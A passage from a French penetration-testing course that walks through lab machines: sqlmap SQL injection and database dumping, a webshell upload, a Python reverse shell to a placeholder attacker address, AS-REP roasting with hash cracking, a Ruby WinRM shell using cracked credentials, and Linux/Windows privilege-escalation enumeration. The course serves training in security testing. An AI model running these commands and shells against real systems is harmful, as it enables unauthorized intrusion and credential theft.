SF:200:\x20can't\x20access\x20tty;\x20job\x20control\x20turned\x20off\r\n\
SF:$\x20sh:\x201:\x20OPTIONS:\x20not\x20found\r\n\$\x20\$\x20\$\x20\$\x20"
SF:)%r(RTSPRequest,70,"OPTIONS\x20/\x20RTSP/1\.0\r\n\r\n\r\n\r\nsh:\x200:\
SF:x20can't\x20access\x20tty;\x20job\x20control\x20turned\x20off\r\n\$\x20
SF:sh:\x201:\x20OPTIONS:\x20not\x20found\r\n\$\x20\$\x20\$\x20\$\x20")%r(D
SF:NSVersionBindReqTCP,35,"\^Csh:\x200:\x20can't\x20access\x20tty;\x20job\
SF:x20control\x20turned\x20off\r\n\$\x20")%r(DNSStatusRequestTCP,4F,"\^@\^
```

PARTIE 3

Exemple Test d'intrusion : Linux et OWASP top 10

Injection SQL

- Le port 80 étant ouvert, les recherches commencent par ici. Il s'agit du site web d'un hôtel, utilisé pour présenter ce dernier et réserver des chambres. Un rapide parcourt du site permet de remarquer une URL intéressante :

```
http://10.10.10.143/room.php?cod=1
```

- On pense directement à une injection SQL. Quelques tests basiques à base de "simples quotes" permettent de mettre en évidence la présence de la vulnérabilité. Deux possibilités : une Exploitation à la main ou automatisée. Dans le cadre de cette présentation, nous allons automatiser l'exploitation, à l'aide de **sqlmap**.

```
$ sqlmap -u "http://10.10.10.143/room.php?cod=1"
$ sqlmap -u "http://10.10.10.143/room.php?cod=1" --dbs
$ sqlmap -u "http://10.10.10.143/room.php?cod=1" -D mysql --tables
$ sqlmap -u "http://10.10.10.143/room.php?cod=1" -D mysql -T user --dump
```

- Les commandes ci-dessus permettent de parcourir les différentes bases de données et leurs tables. On récupère ainsi l'utilisateur DBadmin ainsi que son hash. Sqlmap propose également de tenter de casser ce hash à l'aide de wordlists. Dans le cas de Jarvis, le mot de passe de l'utilisateur est relativement faible.

```
User : DBadmin
Password : imissyou
```

Exemple Test d'intrusion : Linux et OWASP top 10

- A partir de là, plusieurs possibilités se présentent pour utiliser ces informations d'authentification. Nous allons choisir d'uploader directement un webshell sur la machine, à l'aide de sqlmap également (PHP webshell).

```
$ sqlmap -u "http://10.10.10.143/room.php?cod=1" --os-shell

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.9#stable}
|_ -| . [.]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[...]

[14:00:57] [INFO] retrieved web server absolute paths: '/images/'
[14:00:57] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[14:00:57] [WARNING] unable to upload the file stager on '/var/www/'
[14:00:57] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[14:00:57] [WARNING] expect junk characters inside the file as a leftover from UNION query
[14:00:57] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no w
[14:00:57] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[14:00:57] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.10.10.143:80/tmpu
[14:00:58] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://10.10.10.143:80/tmpbivl
[14:00:58] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] command standard output: 'www-data'
```

- Comme nous pouvons le voir, nous avons réussi à avoir un accès à la machine avec l'utilisateur : www-data

Exemple Test d'intrusion : Linux et OWASP top 10

Accès à la machine :

- Afin de récupérer un accès plus stable et confortable, on peut exécuter un reverse shell en python avec la commande suivante :

```
os-shell> python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER-IP>",2233));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

- Et En lancant un ncat en écoute sur le port choisi 2233, nous rececrons un reverse shell directement apès l'exécution de la commande :

```
$ nc -lvvp 2233
listening on [any] 2233 ...
10.10.10.143: inverse host lookup failed: Unknown host
connect to [10.10.13.221] from (UNKNOWN) [10.10.10.143] 34156
/bin/sh: 0: can't access tty; job control turned off
$
```

- Pour encore plus de confort, on transforme note shell à un bash complet à l'aide de python :

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@jarvis:/var/www/html$
```

Exemple Test d'intrusion : Windows et active directory

- Nous allons lancer l'exploitation d'une machine Windows orientée active directory. Il peut s'agir d'une présentation extraite d'un rapport de test d'intrusion qui omet volontairement les différents axes de recherche. Seul les résultats effectifs ainsi qu'une rapide démarche sont présentés.
- Après avoir identifié lors de la reconnaissance passive ou cette information est donnée pour white-box test l'ip de la machine cible : 10.10.10.175
- Nous commençons avec un scan détaillé des premiers 10000 ports avec nmap :

```
$ sudo nmap -sS -p 0-10000 -T4 -sV -sC default -O -v -oN scan_nmap 10.10.10.175

Host is up (0.035s latency).
Not shown: 9987 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-02-17 00:23:34Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Defa
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Defa
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

PARTIE 3

Exemple Test d'intrusion: Windows et active directory

- Le domaine est ainsi repéré : EGOTISTICAL-BANK.LOCAL0 et les différents services semblent indiquer que l'on se trouve face à un contrôleur de domaine Active Directory. Il ne semble pas possible d'interroger l'Active Directory en tant qu'utilisateur anonyme.
- N'ayant pas trouvé d'autres points d'entrée, on se tourne rapidement vers le site web de l'entreprise. Quelques recherches sur la possible exploitation du serveur ne donnent rien. Cependant, un élément intéressant attire notre attention. En effet, la page about de l'entreprise mentionne plusieurs collaborateurs ainsi que la note suivante.

```
Meet the team. So many bank account managers but only one security manager. Sounds about right!
```

- À partir de là, en pensant notre machine cible comme une vraie entreprise, il est possible d'imaginer d'éventuelles conventions de nommage pour des comptes utilisateurs de l'Active Directory :
  - prenom.nom
  - p.nom
  - pnom
  - nom

Exemple Test d'intrusion: Windows et active directory

- En partant de ce principe, nous sommes en mesure d'établir une petite wordlist de comptes potentiels. Nous pouvons aussi tester des mots de passe triviaux pour tenter de trouver un accès.
- La prochaine étape est de tester la vulnérabilité "ASRepRoasting. Cette dernière se base sur la propriété "Do not require Kerberos preauthentication" d'un compte et permet de récupérer un ticket au format KRB5ASREP, sans authentification préalable. La suite **impacket** propose un script permettant d'automatiser cette demande.

```
python GetNPUsers.py egotistical-bank.local/ -usersfile users.txt
```

❖ Users.txt est un fichier avec les comptes des collaborateurs récupérés auparavant avec plusieurs possibilités de nommage

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:4f51424f1adb173550e06e8404dec4fe$98cac414702d5825e3ad4f4a5abfebe1fce96
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

- Le compte fsmith semble valide. Le ticket n'est cependant pas utilisable en l'état. En effet, il est nécessaire de casser ce dernier afin de retrouver le mot de passe en clair.

Exemple Test d'intrusion: Windows et active directory

- Pour pouvoir cracker le hash, nous allons utiliser **John** et nous tentons de casser le ticket avec une wordlist simple connue **rockyou.txt**.

```
$ sudo john KRB5ASREP_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5asrep

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:22 DONE (2020-02-20 13:27) 0.04438g/s 467776p/s 467776c/s 467776C/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

- Rapidement **john** arrive à cracker le hash et trouver le mot de passe (parce que c'est un mot de passe simple) : Thestrokes23

PARTIE 3

Exemple Test d'intrusion: Windows et active directory

- Maintenant que nous avons les identifiants d'un utilisateur (non-administrateur), on fait intervenir WinRM (Windows Remote Management). Il s'agit d'un service/protocole Microsoft HTTP, basé sur WS-Management (SOAP) qui permet l'administration à distance de machines sous Windows. De retour à notre scan nmap, le port **5985**, utilisé par défaut par WinRM, était ouvert.
- Nous avons plusieurs possibilités d'exploitation. Nous allons choisir d'utiliser le script Ruby suivant :

```ruby
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.175:5985/wsman',
  user: 'EGOTISTICAL-BANK\fsmith',
  password: 'Thestrokes23',
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        print "PS > "
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```

Exemple Test d'intrusion: Windows et active directory

- Nous lançons le script avec les informations de la machine cible et les identifiants et nous avons directement accès à la machine en powershell :

```
$ ruby winrm_shell.rb

PS > whoami
egotisticalbank\fsmith

PS > pwd
Path
----
C:\Users\FSmith\Documents
```

CHAPITRE 2

Maintenir l’accès après l’exploitation du système

Ce que vous allez apprendre dans ce chapitre :

- Utiliser le premier accès pour l’énumération
- Réaliser une élévation de privilèges
- Avoir un accès permanent et sûr sur le SI

7 heures


CHAPITRE 2

Maintenir l’accès après l’exploitation du système

1. **Réalisation des mouvements latéraux et élévation de privilèges dans un système compromis**
2. Utilisation de porte dérobée (backdoor)
3. Récupération des informations pour exploiter d’autres systèmes.


Post exploitation

- Le terme **post-exploitation** fait référence aux actions effectuées par un pentester une fois qu'il a obtenu un certain niveau d’accès au système ciblecible. Certaines actions post-exploitations incluent **l'élévation des privilèges**, étendent le contrôle à des machines supplémentaires (**mouvements latéraux**), installent des portes dérobées (**backdoor**), téléchargent des fichiers et des outils sur la machine cible, etc.
- Cette phase de post-exploitation permet aussi une énumération plus approfondie du système cible avec des outils comme powerview et bloodhound, la collecte des hashs et la réalisation d’autres attaques par exemple sur l’AD avec mimikatz, la collecte d'informations de base à l'aide des outils et des journaux. Le maintien de l'accès peut se réaliser avec le module metaploit de persistance et la création d'une porte dérobée (backdoor) dans la machine pour obtenir un shell meterpreter instantané au cas où le système est arrêté ou réinitialisé.



Élévation de privilèges

- **L'élévation de privilèges** implique généralement de passer d'un compte d'autorisation inférieur à un compte d'autorisation supérieur. Plus techniquement, il s'agit de l'exploitation d'une vulnérabilité, d'un défaut de conception ou d'une erreur de configuration dans un système d'exploitation ou une application pour obtenir un accès non autorisé à des ressources généralement réservées aux utilisateurs.
- Il est rare, lors d'un test d'intrusion dans le monde réel, de pouvoir avoir un accès initial qui donne un accès administratif direct. L'élévation des privilèges est cruciale car elle permet d'obtenir des niveaux d'accès d'administrateur système et d'effectuer des actions telles que :
  - ✓ Réinitialiser les mots de passe
  - ✓ Contourner les contrôles d'accès pour compromettre les données protégées
  - ✓ Modification des configurations logicielles
  - ✓ Activer la persistance
  - ✓ Modifier le privilège des utilisateurs existants (ou nouveaux)
  - ✓ Exécuter n'importe quelle commande administrative



Élévation de privilèges : l'énumération

- L'énumération est la première étape que nous devons franchir une fois que nous avons accès à n'importe quel système. Vous avez peut-être accédé au système en exploitant une vulnérabilité critique qui a entraîné un accès au niveau racine ou simplement trouvé un moyen d'envoyer des commandes à l'aide d'un compte à faibles privilèges. Les engagements de test d'intrusion, ne se terminent pas une fois que vous avez accès à un système ou à un niveau de privilège utilisateur spécifique. L'énumération est aussi importante pendant la phase post-exploitation qu'avant.

Énumération des utilisateurs

- Lors de l'accès initial à une cible, l'une des premières choses que nous devons identifier est le contexte de l'utilisateur. La commande **whoami**, disponible sur les plates-formes Windows et Linux, est un bon point de départ.

```
hamza@debian:~$ whoami
hamza
hamza@debian:~$
```

- Lorsqu'il est exécuté sans paramètres, **whoami** affichera le nom d'utilisateur sous lequel le shell s'exécute.

Élévation de privilèges : l’énumération

- Sous Windows, nous pouvons transmettre le nom d'utilisateur découvert comme argument à la commande net user pour recueillir plus d'informations.

```
C:\Users\Lenovo>whoami /user

Informations sur l’utilisateur
------------------------

Nom d’utilisateur      SID
====================== ============================================
desktop-0v6gvdn\lenovo S-1-5-21-3351127133-940665812-850944585-1001

C:\Users\Lenovo>
```

- Sur la base de la sortie ci-dessus, nous exécutons en tant qu'utilisateur et avons recueilli des informations supplémentaires, y compris les groupes auxquels appartient l'utilisateur.
- Sur les systèmes basés sur Linux, nous pouvons utiliser la commande **id** pour collecter des informations de contexte utilisateur :

```
hamza@debian:~$ id
uid=1000(hamza) gid=1000(hamza) groups=1000(hamza),24(cdrom),25(floppy),29(audio),30(di
p),44(video),46(plugdev),108(netdev),113(bluetooth),118(lpadmin),121(scanner)
hamza@debian:~$
```

Élévation de privilèges : l'énumération

- Pour découvrir d'autres comptes d'utilisateurs sur le système, nous pouvons utiliser la commande **net user** sur les systèmes basés sur Windows.

```
C:\Users\Lenovo>net user

comptes d'utilisateurs de \\DESKTOP-0V6GVDN

-------------------------------------------------------------------------------
Administrateur           DefaultAccount           Invité
Lenovo                   WDAGUtilityAccount
La commande s'est terminée correctement.


C:\Users\Lenovo>
```

- La sortie révèle d'autres comptes, y compris le compte administrateur.

```
C:\Users\Lenovo>net user Administrateur
Nom d'utilisateur                       Administrateur
Nom complet
Commentaire                             Compte d'utilisateur d'administration
Commentaires utilisateur
Code du pays ou de la région            000 (Valeur par défaut du système)
Compte : actif                          Non
Le compte expire                        Jamais

Mot de passe : dernier changmt.         22/08/2022 19:27:42
Le mot de passe expire                  Jamais
Le mot de passe modifiable              22/08/2022 19:27:42
Mot de passe exigé                      Oui
L'utilisateur peut changer de mot de passe  Oui

Stations autorisées                     Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès                           Jamais

Heures d'accès autorisé                 Tout

Appartient aux groupes locaux           *Administrateurs
Appartient aux groupes globaux          *Aucun
La commande s'est terminée correctement.
```

PARTIE 3

Élévation de privilèges : l'énumération

- Pour énumérer les utilisateurs sur un système basé sur Linux, nous pouvons simplement lire le contenu du fichier **/etc/passwd.**

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/n
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nolo
```

- Le fichier passwd répertorie plusieurs comptes d'utilisateurs, y compris des comptes utilisés par divers services sur la machine cible tels que www-data, ce qui indique qu'un serveur Web est probablement installé.
- L'énumération de tous les utilisateurs sur une machine cible peut aider à identifier les comptes d'utilisateurs potentiels à privilèges élevés que nous pourrions cibler dans le but d'élever nos privilèges.

Élévation de privilèges : l'énumération

Énumération du nom d'hôte

- Le nom d'hôte d'une machine peut souvent fournir des indices sur ses rôles fonctionnels. Le plus souvent, les noms d'hôte incluront des abréviations identifiables telles que web pour un serveur Web, db pour un serveur de base de données, dc pour un contrôleur de domaine, etc.
- Nous pouvons découvrir le nom d'hôte avec la commande bien nommée **hostname**, qui est installée à la fois sur Windows et Linux.

Exécutons-le d'abord sur Windows,

```
C:\Users\Lenovo>hostname
DESKTOP-0V6GVDN

C:\Users\Lenovo>
```

puis sous Linux :

```
h2s@ubuntu:~$ hostname
h2smedia
h2s@ubuntu:~$
```

```
hamza@debian:~$ hostname
debian
hamza@debian:~$
```

- Le nom assez générique de la machine Windows indique une possible convention de nommage au sein du réseau qui pourrait nous aider à trouver des postes de travail supplémentaires, tandis que le nom d'hôte du client Linux nous fournit des informations sur la distribution et le potentiel rôle ou l'utilisation de la machine. Identifier le rôle d'une machine peut nous aider à concentrer nos efforts de collecte d'informations.

Élévation de privilèges : l'énumération

Énumération de la version et de l'architecture du système d'exploitation

- À un moment donné au cours du processus d'élévation des privilèges, nous devrons peut-être nous appuyer sur des exploits du noyau qui exploitent spécifiquement les vulnérabilités au cœur du système d'exploitation d'une cible. Ces types d'exploits sont conçus pour un type de cible très spécifique par une combinaison particulière de système d'exploitation et de version.
- Étant donné qu'attaquer une cible avec un exploit de noyau incompatible peut entraîner une instabilité du système (entraînant une perte d'accès et alertant probablement les administrateurs système), nous devons recueillir des informations précises sur la cible.
- Sur le système d'exploitation Windows, nous pouvons collecter des informations spécifiques sur le système d'exploitation et l'architecture avec l'utilitaire **systeminfo**.
- Nous pouvons également utiliser **findstr** avec quelques indicateurs utiles pour filtrer la sortie. Plus précisément, nous pouvons faire correspondre des modèles au début d'une ligne avec /B et spécifier une chaîne de recherche particulière avec /C :.

Dans l'exemple ci-dessous, nous utiliserons ces options pour extraire le nom du système d'exploitation (Name) ainsi que sa version (Version) et son architecture (System).

```
C:\Users\Lenovo>systeminfo | findstr /B /C:"Nom du système d'exploitation" /C:"Version du système"
Nom du système d'exploitation:             Microsoft Windows 10 Professionnel
Version du système:                        10.0.19043 N/A build 19043
```

La sortie indique que le système cible exécute la version 10.0.19043 de Windows 10 Professionel.

Élévation de privilèges : l'énumération

- Sous Linux, les fichiers **/etc/issue** et **/etc/*-release** contiennent des informations similaires. Nous pouvons également émettre la commande **uname -a** :

```
hamza@debian:~$ cat /etc/issue
Debian GNU/Linux 11 \n \l

hamza@debian:~$ cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
hamza@debian:~$ uname -a
Linux debian 5.10.0-14-amd64 #1 SMP Debian 5.10.113-1 (2022-04-29) x86_64 GNU/Linux
hamza@debian:~$
```

- Les fichiers situés dans le répertoire /etc contiennent la version du système d'exploitation (Debian 11), et uname -a affiche la version du noyau (5.10.0-14) et l'architecture (x86_64).

Élévation de privilèges : l'énumération

- Pour une énumération manuelle exhaustive, nous pouvons utiliser des checklists et fiches références comme :
  - ✓ **Linux :** https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
  - ✓ **Windows :** https://www.fuzzysecurity.com/tutorials/16.html
- Plusieurs outils d'automatisation peuvent vous aider à gagner du temps lors du processus de dénombrement. Ces outils ne doivent être utilisés que pour gagner du temps sachant qu'ils peuvent manquer certains vecteurs d'élévation de privilèges. Vous trouverez ci-dessous une liste des outils d'énumération Linux et windows populaires avec des liens vers leurs référentiels Github respectifs.
- Linux :
  - ✓ **LinPeas :** https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
  - ✓ **LinEnum:** https://github.com/rebootuser/LinEnum
  - ✓ **LES (Linux Exploit Suggester) :** https://github.com/mzet-/linux-exploit-suggester
  - ✓ **Linux Smart Enumeration :** https://github.com/diego-treitos/linux-smart-enumeration
  - ✓ **Linux Priv Checker :** https://github.com/linted/linuxprivchecker
- Windows :
  - ✓ **WinPeas :** https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
  - ✓ **PrivescCheck :** https://github.com/itm4n/PrivescCheck
  - ✓ **WES-NG :** https://github.com/bitsadmin/wesng


Élévation de privilèges : Exploiter des vulnérabilités du Kernel

- L'élévation de privilèges conduit idéalement à des privilèges root. Cela peut parfois être réalisé simplement en exploitant une vulnérabilité existante ou, dans certains cas, en accédant à un autre compte d'utilisateur disposant de plus de privilèges, d'informations ou d'accès. À moins qu'une seule vulnérabilité ne conduise à un shell root, le processus d'élévation des privilèges s'appuiera sur des erreurs de configuration et des autorisations laxistes. Le Kernel sur les systèmes Linux gère la communication entre les composants telles que la mémoire du système et les applications. Cette fonction critique nécessite que le noyau ait des privilèges spécifiques ; ainsi, un exploit réussi conduira potentiellement à des privilèges root.
- La méthodologie d'exploitation du noyau est simple ;
  - ✓ Identifier la version du noyau
  - ✓ Rechercher et trouver un code d'exploitation pour la version du noyau du système cible
  - ✓ Exécuter l'exploit
- Bien que cela semble simple, n'oubliez pas qu'un exploit de noyau défaillant peut entraîner un plantage du système. Assurez-vous que ce résultat potentiel est acceptable dans le cadre de votre engagement de test d'intrusion avant de tenter un exploit du noyau.
- Sources de recherche :
  - ✓ En fonction de vos découvertes, vous pouvez utiliser Google pour rechercher un code d'exploitation existant.
  - ✓ Des sources telles que https://www.linuxkernelcves.com/cves peuvent également être utiles.
  - ✓ Une autre alternative serait d'utiliser un script comme LES (Linux Exploit Suggester) mais rappelez-vous que ces outils peuvent générer des faux positifs (signaler une vulnérabilité du noyau qui n'affecte pas le système cible) ou des faux négatifs (ne signaler aucune vulnérabilité du noyau bien que le noyau soit vulnérable).

Élévation de privilèges : Exploiter des vulnérabilités du Kernel

Exemple :

- Après avoir eu accès à un système avec un compte user, nous avons utilisé LES (Linux Exploit Suggester) pour chercher des vulnérabilités du kernel :



- Le script nous signale que la version du kernel utilisé est vulnérable à Dirty COW : https://fr.wikipedia.org/wiki/Dirty_COW

PARTIE 3

Élévation de privilèges : Exploiter des vulnérabilités du Kernel

Exemple :

